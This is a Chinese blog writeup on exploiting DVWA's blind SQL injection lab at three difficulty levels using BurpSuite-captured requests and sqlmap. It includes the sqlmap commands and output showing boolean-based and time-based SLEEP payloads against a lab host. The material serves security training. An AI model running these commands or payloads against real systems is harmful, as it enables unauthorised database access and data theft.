DVWA SQL Injection Blind 利用SQLMap注入

原创

Senimo_ 于 2021-03-18 19:59:33 发布 253 收藏 1

分类专栏： 靶场搭建与使用 文章标签： DVWA SQL_Blind SQLMAP writeup

本文链接：https://blog.csdn.net/weixin_44037296/article/details/114988445

DVWA SQL Injection Blind 利用SQLMap注入


- Low
- Medium
- High

Low

输入数据`1`，得到回显：

只给出用户是否存在的回显，而且是**GET**传参，在抓取数据包时，发现还存在有**Cookie**中的传参：

将文件保存到本地，并在**Cookie**中的`id=1`后面加上字符`*`：



尝试直接使用SQLMap：

```
sqlmap -r /root/桌面/1.txt
```

得到回显：

完成对**Low**级别的注入

Medium

Medium级别需要下拉选择参数提交，使用**BurpSuite**抓取数据包：

将数据包内容保存到本地：

使用SQLMap：

```
sqlmap -r /root/桌面/1.txt
```


得到回显：

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9991=9991&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2325 FROM (SELECT(SLEEP(5)))UGeG)&Submit=Submit
---
[19:38:23] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL ⩾ 5.0.12
[19:38:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.203.87.166'

[*] ending @ 19:38:23 /2021-03-18/
```


High



和普通SQL注入一样，都是会跳转到新链接：

输入参数`1`，并使用BurpSuite抓取数据包：

将其保存到本地：

在**Cookie**中的`id=1`后面加上字符`*`

使用SQLMap：

```
sqlmap -r /root/桌面/1.txt --second-url="http://10.203.87.166/dvwa/vulnerabilities/sqli_blind/"
```

得到回显结果：

```
sqlmap identified the following injection point(s) with a total of 168 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7948=7948 AND 'kPON'='kPON&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3238 FROM (SELECT(SLEEP(5)))lKOf) AND 'QWcB'='QWcB&Submit=Submit
---
[19:57:59] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL ⩾ 5.0.12
[19:57:59] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 36 times
[19:57:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.203.87.166'

[*] ending @ 19:57:59 /2021-03-18/                    https://blog.csdn.net/weixin_44037296
```

完成对三个等级的注入。